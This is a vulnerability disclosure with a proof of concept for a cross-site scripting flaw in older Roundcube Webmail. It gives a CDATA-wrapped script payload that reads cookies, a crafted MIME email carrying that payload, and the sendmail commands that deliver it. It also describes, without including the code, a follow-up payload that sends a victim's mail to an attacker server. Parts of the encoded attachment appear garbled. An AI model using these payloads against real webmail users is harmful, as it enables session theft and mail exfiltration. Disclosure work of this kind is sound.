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## CVE-2020-12625: Cross-Site Scripting (XSS) via Malicious HTML Attachment in Roundcube Webmail

A Cross-Site scripting (XSS) vulnerability exists in Roundcube versions before 1.4.4, 1.3.11 and 1.2.10. By leveraging the "<![CDATA[...]]>" XML element in a mail with a "text/html" attachment, an attacker can bypass the Roundcube script filter and execute arbitrary malicious JavaScript in the victim's browser when the malicious email is clicked.

### Vendor Disclosure:

The vendor's disclosure and patch of this vulnerability can be found [here](#).

### Proof Of Concept:

By using "<![CDATA[...]]>", an attacker can use a "text/html" attachment that will result in an XSS when the victim opens the email. The XHTML content of a malicious file has the following form:

```
<label id="xss"><![CDATA[
<script type="text/javascript"> alert(document.location+"\n"+document.cookie); </script>
]]></label>
```

Now we are interested in creating a valid email with the above file. This can be achieved in multiple ways, but in this case, "mpack" was used.

**Note:** Because "mpack" does not support "text/html" formats, we use an "application/html" format which we later manually modify. The resulting email, containing the above XSS will have the following form:

```
Message-ID: <10597.1586954798@tester> Mime-Version: 1.0
Subject: XML HTML XSS
Content-Type: multipart/mixed; boundary="-"

This is a MIME encoded message. Decode it with "munpack"
or any other MIME reading software. Mpack/munpack is available via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
---
Content-Type: text/html; name="xss.xml"
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="xss.xml"
Content-MD5: u3TPnyqjJjklSagJAZnTNg==

PGxhYmVsIGlkPSJ4c3MiPjwh0NEQVRBwo8c2NyaXB0IHR5cGU9InR1eHQvamF2eXNjcm1w
dCI+CmFsZXJ0GRvY3VtZW50LmxvY2F0aW9uKyJcbiIrZG9jdWlbnQuY29va2l1KTSKPC9z
Y3JpcHQ+C1ldPjwvbGFZnTNg==


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```

We can then use "sendmail" or other solutions to send the email to the victim. In this case the victim will be "guest@localhost".

If we view the attacker's terminal, the attack would look like this:

```
guest@tester:~/Roundcube/XSS$ mpack -s "XML HTML XSS" -c "application/html" xss.xml -o xml_xss.mail.original
guest@tester:~/Roundcube/XSS$ cp xml_xss.mail.original xml_xss.mail
guest@tester:~/Roundcube/XSS$ nano xml_xss.mail
guest@tester:~/Roundcube/XSS$ diff xml_xss.mail xml_xss.mail.original
10c10
< Content-Type: text/html; name="xss.xml"
...
> Content-Type: application/html; name="xss.xml"
guest@tester:~/Roundcube/XSS$ sendmail guest@localhost < xml_xss.mail
guest@tester:~/Roundcube/XSS$
```

And the XSS will trigger when the victim clicks on the malicious email:




#### Implementing an "Advanced" JavaScript Payload

Expanding on this concept an attacker may employ advanced JavaScript attacks in order to exfiltrate and/or delete all the victim's mails. The corresponding JavaScript/HTML can be found in [here](#) (the GET version) or [here](#) (the POST version, a bit more complicated to set up but can exfiltrate large files that would be too big for a GET Parameter).

We repeat the same steps as above to send the malicious XSS payload.

This XSS reads and sends the victim's mails, via base64 encoded HTTP GET or POST parameters, to an attacker-controlled server (in this case "127.0.0.1:8000").

We consider the "Super Secret" email a legitimate email containing sensitive information that the attacker is interested in obtaining:



Result

[illegible]